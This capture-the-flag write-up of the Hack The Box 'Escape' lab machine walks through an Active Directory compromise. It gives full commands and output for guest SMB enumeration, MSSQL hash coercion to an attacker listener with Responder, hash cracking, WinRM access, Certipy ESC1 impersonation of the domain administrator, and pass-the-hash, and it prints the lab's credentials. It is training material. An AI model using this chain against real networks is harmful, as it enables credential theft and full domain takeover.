
Hack The Box Escape Writeup
Medium Windows AD box. MSSQL leaks NTLMv2 through xp_dirtree, SQL Server logs hold plaintext credentials, and ADCS ESC1 impersonates the domain admin.
Summary
The Escape machine from HackTheBox is a good example of Active Directory exploitation, focused on MSSQL server misconfigurations and Active Directory Certificate Services vulnerabilities. This writeup walks through each step of the exploitation chain, including the reasoning behind each decision and the vulnerabilities being exploited.
Service Enumeration
When approaching any machine, the first step is always reconnaissance:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
# Nmap 7.93 scan initiated Wed Oct  8 07:04:22 2025 as: nmap -A -vv -oN scans/nmap.initial -Pn 10.129.52.31
Nmap scan report for 10.129.52.31
Host is up, received user-set (0.16s latency).
Scanned at 2025-10-08 07:04:22 EDT for 115s
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-10-08 19:04:59Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-08T19:06:24+00:00; +8h00m07s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4cc647ebb2c23ef4721d7028809d82
| SHA-1: d88d12ae8a50fcf12242909e3dd75cff92d1a480
| -----BEGIN CERTIFICATE-----
| MIIFkTCCBHmgAwIBAgITHgAAAAsyZYRdLEkTIgAAAAAACzANBgkqhkiG9w0BAQsF
<SNIP>
| 8NoXXuh0ioTHmCqYrdtIcB8KC4nS70p3ef2F2fTNejqtw46M04VZQw/67Y+83hI5
| I1fLChrYFtPk3g5JHaHyIE9aY3EUmU3EH2SKhRSi5R6GJBctmw==
|_-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-08T19:06:24+00:00; +8h00m08s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4cc647ebb2c23ef4721d7028809d82
| SHA-1: d88d12ae8a50fcf12242909e3dd75cff92d1a480
| -----BEGIN CERTIFICATE-----
| MIIFkTCCBHmgAwIBAgITHgAAAAsyZYRdLEkTIgAAAAAACzANBgkqhkiG9w0BAQsF
<SNIP>
| 8NoXXuh0ioTHmCqYrdtIcB8KC4nS70p3ef2F2fTNejqtw46M04VZQw/67Y+83hI5
| I1fLChrYFtPk3g5JHaHyIE9aY3EUmU3EH2SKhRSi5R6GJBctmw==
|_-----END CERTIFICATE-----
1433/tcp open  ms-sql-s      syn-ack Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2025-10-08T19:06:24+00:00; +8h00m07s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-08T19:00:13
| Not valid after:  2055-10-08T19:00:13
| MD5:   7436704dba08436411e526de05d0953b
| SHA-1: 87f9d35768c57c401d9855bd3bd821e7d6a1f0b6
| -----BEGIN CERTIFICATE-----
| MIIDADCCAeigAwIBAgIQKfcyOy/I/bRAosgbZUzAuDANBgkqhkiG9w0BAQsFADA7
<SNIP>
| vnRxkg==
|_-----END CERTIFICATE-----
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4cc647ebb2c23ef4721d7028809d82
| SHA-1: d88d12ae8a50fcf12242909e3dd75cff92d1a480
| -----BEGIN CERTIFICATE-----
| MIIFkTCCBHmgAwIBAgITHgAAAAsyZYRdLEkTIgAAAAAACzANBgkqhkiG9w0BAQsF
<SNIP>
| 8NoXXuh0ioTHmCqYrdtIcB8KC4nS70p3ef2F2fTNejqtw46M04VZQw/67Y+83hI5
| I1fLChrYFtPk3g5JHaHyIE9aY3EUmU3EH2SKhRSi5R6GJBctmw==
|_-----END CERTIFICATE-----
|_ssl-date: 2025-10-08T19:06:24+00:00; +8h00m07s from scanner time.
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-08T19:06:24+00:00; +8h00m08s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-18T23:03:57
| Not valid after:  2074-01-05T23:03:57
| MD5:   ee4cc647ebb2c23ef4721d7028809d82
| SHA-1: d88d12ae8a50fcf12242909e3dd75cff92d1a480
| -----BEGIN CERTIFICATE-----
| MIIFkTCCBHmgAwIBAgITHgAAAAsyZYRdLEkTIgAAAAAACzANBgkqhkiG9w0BAQsF
<SNIP>
| 8NoXXuh0ioTHmCqYrdtIcB8KC4nS70p3ef2F2fTNejqtw46M04VZQw/67Y+83hI5
| I1fLChrYFtPk3g5JHaHyIE9aY3EUmU3EH2SKhRSi5R6GJBctmw==
|_-----END CERTIFICATE-----
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m07s, deviation: 0s, median: 8h00m06s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 50938/tcp): CLEAN (Timeout)
|   Check 2 (port 36315/tcp): CLEAN (Timeout)
|   Check 3 (port 41915/udp): CLEAN (Timeout)
|   Check 4 (port 25075/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-08T19:05:46
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  8 07:06:17 2025 -- 1 IP address (1 host up) scanned in 115.74 seconds
The initial nmap scan revealed something particularly interesting: the presence of Active Directory Certificate Services. This matters because ADCS, when misconfigured, can open up powerful privilege escalation paths. The certificate authority on this machine identified itself with the common name “sequel-DC-CA” under the domain component “sequel”, which tells us we’re dealing with a domain controller for the sequel.htb domain.
1
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
SMB Server Enumeration
One of the first things I test on any Windows machine is whether SMB allows guest authentication. It’s a common misconfiguration that can provide surprising amounts of information. Using NetExec (formerly CrackMapExec), I tested guest access and found that it was not only permitted, but the guest account had read access to the Public share. Small finding, but in penetration testing every piece of accessible information can be a stepping stone to deeper compromise:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nxc smb 10.129.52.31 -u 'guest' -p ''  --shares

SMB         10.129.52.31    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.52.31    445    DC               [+] sequel.htb\guest:
SMB         10.129.52.31    445    DC               [*] Enumerated shares
SMB         10.129.52.31    445    DC               Share           Permissions     Remark
SMB         10.129.52.31    445    DC               -----           -----------     ------
SMB         10.129.52.31    445    DC               ADMIN$                          Remote Admin
SMB         10.129.52.31    445    DC               C$                              Default share
SMB         10.129.52.31    445    DC               IPC$            READ            Remote IPC
SMB         10.129.52.31    445    DC               NETLOGON                        Logon server share
SMB         10.129.52.31    445    DC               Public          READ
SMB         10.129.52.31    445    DC               SYSVOL                          Logon server share
The command I used was straightforward: nxc smb 10.129.52.31 -u 'guest' -p '' --shares. The empty password parameter tells the tool to attempt null authentication, which succeeded. The results showed several shares, with the Public share being the most immediately interesting since it allowed read access without any credentials.
Before diving into the Public share, however, I wanted to enumerate valid usernames on the domain. This is where RID brute forcing comes in handy. Every user account in Active Directory has a Relative Identifier (RID), a sequential number starting from a well-known base, so querying these RIDs lets us discover valid usernames even without credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ nxc smb 10.129.52.31 -u 'guest' -p ''  --rid-brute 5000

SMB         10.129.52.31    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)

<SNIP>

SMB         10.129.52.31    445    DC               1101: sequel\DnsAdmins (SidTypeAlias)
SMB         10.129.52.31    445    DC               1102: sequel\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.52.31    445    DC               1103: sequel\Tom.Henn (SidTypeUser)
SMB         10.129.52.31    445    DC               1104: sequel\Brandon.Brown (SidTypeUser)
SMB         10.129.52.31    445    DC               1105: sequel\Ryan.Cooper (SidTypeUser)
SMB         10.129.52.31    445    DC               1106: sequel\sql_svc (SidTypeUser)
SMB         10.129.52.31    445    DC               1107: sequel\James.Roberts (SidTypeUser)
SMB         10.129.52.31    445    DC               1108: sequel\Nicole.Thompson (SidTypeUser)
SMB         10.129.52.31    445    DC               1109: sequel\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)
The RID brute force revealed several interesting accounts, including sql_svc and user accounts like Ryan.Cooper, Brandon.Brown, and James.Roberts. I saved this output and used a simple awk command to extract just the usernames into a clean list, giving us potential targets for password attacks and a sense of the organization’s structure.
This is how my command looks like:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ awk -F'\\\\' '/SidTypeUser/ {sub(/\).*/, "", $2); print $2}' scans/rid-bruteforce.log | cut -d' ' -f1 > users.txt

$ cat users.txt

Administrator
Guest
krbtgt
DC$
Tom.Henn
Brandon.Brown
Ryan.Cooper
sql_svc
James.Roberts
Nicole.Thompson
Exploring the Public share revealed a PDF document titled “SQL Server Procedures.pdf”. Documentation like this often contains exactly the kind of information security awareness training warns employees not to include:

In this case, the PDF discussed an incident with a SQL server and, more importantly, provided default credentials for initial access: PublicUser **with the password **GuestUserCantWrite1:

The document was intended to help users access a system, but storing it in a publicly accessible share handed valid credentials to anyone who could connect to the network. With that, new credentials:
1
2
Username: PublicUser
Password: GuestUserCantWrite1
MSSQL Server Enumeration
With credentials in hand, the next step was to see what access they gave me. Since they were specifically for a SQL server and port 1433 (the default MSSQL port) was open, that became the natural next target. Using NetExec’s MSSQL module, I confirmed that the PublicUser account could authenticate to the database server.
I ran a few enumeration modules to check what this access level permitted. The enum_impersonate module checks whether we can impersonate higher-privileged accounts (we couldn’t), enum_logins showed that both PublicUser and the sa account existed, and enum_links revealed a linked server named SQLMOCK. Linked servers in MSSQL are connections to other database instances, and they can sometimes be leveraged for privilege escalation or lateral movement:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ nxc mssql dc.sequel.htb --local-auth -u PublicUser -p 'GuestUserCantWrite1' -M enum_impersonate
MSSQL       10.129.52.31    1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.52.31    1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
ENUM_IMP... 10.129.52.31    1433   DC               [-] No users with impersonation rights found.


$ nxc mssql dc.sequel.htb --local-auth -u PublicUser -p 'GuestUserCantWrite1' -M enum_logins
MSSQL       10.129.52.31    1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.52.31    1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
ENUM_LOGINS 10.129.52.31    1433   DC               [*] Enumerated logins
ENUM_LOGINS 10.129.52.31    1433   DC               Login Name                          Type            Status
ENUM_LOGINS 10.129.52.31    1433   DC               ----------                          ----            ------
ENUM_LOGINS 10.129.52.31    1433   DC               PublicUser                          SQL User        ENABLED
ENUM_LOGINS 10.129.52.31    1433   DC               sa                                  SQL User        ENABLED


$ nxc mssql dc.sequel.htb --local-auth -u PublicUser -p 'GuestUserCantWrite1' -M enum_links
MSSQL       10.129.52.31    1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.52.31    1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
ENUM_LINKS  10.129.52.31    1433   DC               [+] Linked servers found:
ENUM_LINKS  10.129.52.31    1433   DC               [*]   - DC\SQLMOCK
Even with limited database access, MSSQL servers can be coerced into authenticating to a malicious server under certain circumstances. This is accomplished through various MSSQL functions that can make network connections. When the server attempts to authenticate, it sends its NTLM hash over the network. If we’re listening with a tool like Responder, we can capture that hash.
I started Responder on my attacking machine with the command python3 Responder.py -I tun0, which sets it up to listen for authentication attempts on the tun0 interface:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Sponsor Responder: https://paypal.me/PythonResponder

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]

<SNIP>
Then, using NetExec’s mssql_coerce module, I triggered the MSSQL server to attempt authentication to my IP address.
1
2
3
4
$ nxc mssql dc.sequel.htb --local-auth -u PublicUser -p 'GuestUserCantWrite1' -M mssql_coerce -o LISTENER=10.10.14.75
MSSQL       10.129.52.31    1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.52.31    1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
MSSQL_CO... 10.129.52.31    1433   DC               [*] Commands executed successfully, check the listener for results
Within moments, Responder captured an NTLMv2 hash for the sql_svc account:
1
sql_svc::sequel:933132506af102c0:B0AD7A5E833CA2881384F516413417AF:010100000000000080FA1DB92438DC012E1235CC2AAA9BAE00000000020008004D0034003200350001001E00570049004E002D004D0052005A004100530036004100420041004200480004003400570049004E002D004D0052005A00410053003600410042004100420048002E004D003400320035002E004C004F00430041004C00030014004D003400320035002E004C004F00430041004C00050014004D003400320035002E004C004F00430041004C000700080080FA1DB92438DC0106000400020000000800300030000000000000000000000000300000440149B9D17180D77779EB5CBF6FA1BC426F107542F59164FE70F041D72E045B0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00370035000000000000000000
This hash represents a cryptographic challenge-response authentication. It can’t be reversed directly to get the plaintext password, but it can be cracked with a dictionary attack. I transferred the hash to a Windows machine with a GPU and used hashcat, which quickly cracked it to reveal the password: REGGIE1234ronnie:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
> .\hashcat.exe ..\hashes\htb\escape-sqlsvc.txt ..\rockyou.txt -d 1
hashcat (v7.0.0) starting in autodetect mode

<SNIP>

SQL_SVC::sequel:933132506af102c0:b0ad7a5e833ca2881384f516413417af:010100000000000080fa1db92438dc012e1235cc2aaa9bae00000000020008004d0034003200350001001e00570049004e002d004d0052005a004100530036004100420041004200480004003400570049004e002d004d0052005a00410053003600410042004100420048002e004d003400320035002e004c004f00430041004c00030014004d003400320035002e004c004f00430041004c00050014004d003400320035002e004c004f00430041004c000700080080fa1db92438dc0106000400020000000800300030000000000000000000000000300000440149b9d17180d77779eb5cbf6fa1bc426f107542f59164fe70f041d72e045b0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00370035000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
<SNIP>

Started: Wed Oct 08 08:26:57 2025
Stopped: Wed Oct 08 08:27:33 2025
With that, new credentials:
1
2
Username: sql_svc
Password: REGGIE1234ronnie
Initial Access - WINRM
Now that I had valid domain credentials for sql_svc, I needed to determine what access this account provided. Testing revealed that sql_svc was a member of the Remote Management Users group, which grants the ability to connect via Windows Remote Management (WinRM), essentially PowerShell remoting that provides command-line access to Windows systems.
Using evil-winrm, I connected to the machine with the command evil-winrm -i 10.129.18.20 -u sql_svc -p &apos;REGGIE1234ronnie&apos;. This provided me with a PowerShell session as the sql_svc user, granting initial access to the system:
1
evil-winrm -i 10.129.18.20 -u sql_svc -p 'REGGIE1234ronnie'
Lateral Movement - Sensitive Information Exposure
Once on the system, I began exploring the file system for sensitive information. One principle of post-exploitation is to look for anything that seems non-standard or related to the services you’ve already exploited.
In the root of the C drive, I found a folder called SQLServer:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/1/2023   8:15 PM                PerfLogs
d-r---         2/6/2023  12:08 PM                Program Files
d-----       11/19/2022   3:51 AM                Program Files (x86)
d-----       11/19/2022   3:51 AM                Public
d-----         2/1/2023   1:02 PM                SQLServer
d-r---         2/1/2023   1:55 PM                Users
d-----         2/6/2023   7:21 AM                Windows

I entered the folder to discover that it contained a “Logs” subdirectory. This immediately caught my attention because application logs often contain valuable information that administrators forget about.
Reading through the log file, I found exactly this scenario: a failed login attempt where the user ryan.cooper had apparently typed his password (NuclearMosquito3) into the username field. This is a common user error that occurs when someone copies their password to paste it but forgets that the username field is currently focused:
With that, we have new credentials:
1
2
Username: Ryan.Cooper
Password: NuclearMosquito3
Local Privilege Escalation
This is where the ADCS finding from initial enumeration comes back into play. Now that we have credentials for a standard domain user (ryan.cooper), we can properly assess whether the certificate services are misconfigured. I used Certipy, a tool built for ADCS enumeration and exploitation, to scan for vulnerable certificate templates:
1
certipy find -vulnerable -u ryan.cooper -p NuclearMosquito3 -dc-ip 10.129.18.20
The scan revealed that the UserAuthentication template was vulnerable to ESC1, which stands for “Escalation Scenario 1” in the ADCS exploitation taxonomy. ESC1 occurs when a certificate template allows requesters to specify arbitrary subject alternative names and can be used for authentication. This is dangerous because it means any user who can enroll in the template can request a certificate for any other user, including administrators:

The exploitation process works like this: We request a certificate from the vulnerable template, but we specify that the certificate should be for the administrator account. We include both the administrator’s User Principal Name (UPN) and Security Identifier (SID) in the request. The certificate authority, trusting that we’re authorized to make this request, issues us a certificate that claims we are the administrator.
To find the administrator’s SID, I used PowerShell through the existing WinRM session: get-aduser -Identity administrator | select name, SID. This returned the SID S-1-5-21-4078382237-1492182817-2568127209-500.
1
get-aduser -Identity administrator | select name, SID
This is how the execution looks like:

With this information, I crafted the certificate request using Certipy:
1
2
3
4
5
certipy req \
    -u 'Ryan.Cooper' -p 'NuclearMosquito3' \
    -dc-ip '10.129.52.31' -target 'dc.sequel.htb' \
    -ca 'sequel-DC-CA' -template 'UserAuthentication' \
    -upn 'administrator@sequel.htb' -sid 'S-1-5-21-4078382237-1492182817-2568127209-500'
This successfully generated a PFX certificate file that cryptographically proves we are the administrator. The final step was using this certificate to authenticate and retrieve the administrator’s NTLM hash using:
1
certipy auth -pfx 'administrator.pfx' -dc-ip '10.129.18.20'
Certipy performed the authentication using the certificate and extracted the hash a52f78e4c751e5f5e17e1e9f3e58f4ee:

With this hash, I could perform a pass-the-hash attack using evil-winrm: evil-winrm -i 10.129.18.20 -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee. This granted full administrative access to the domain controller, completing the compromise:
1
evil-winrm -i 10.129.18.20 -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee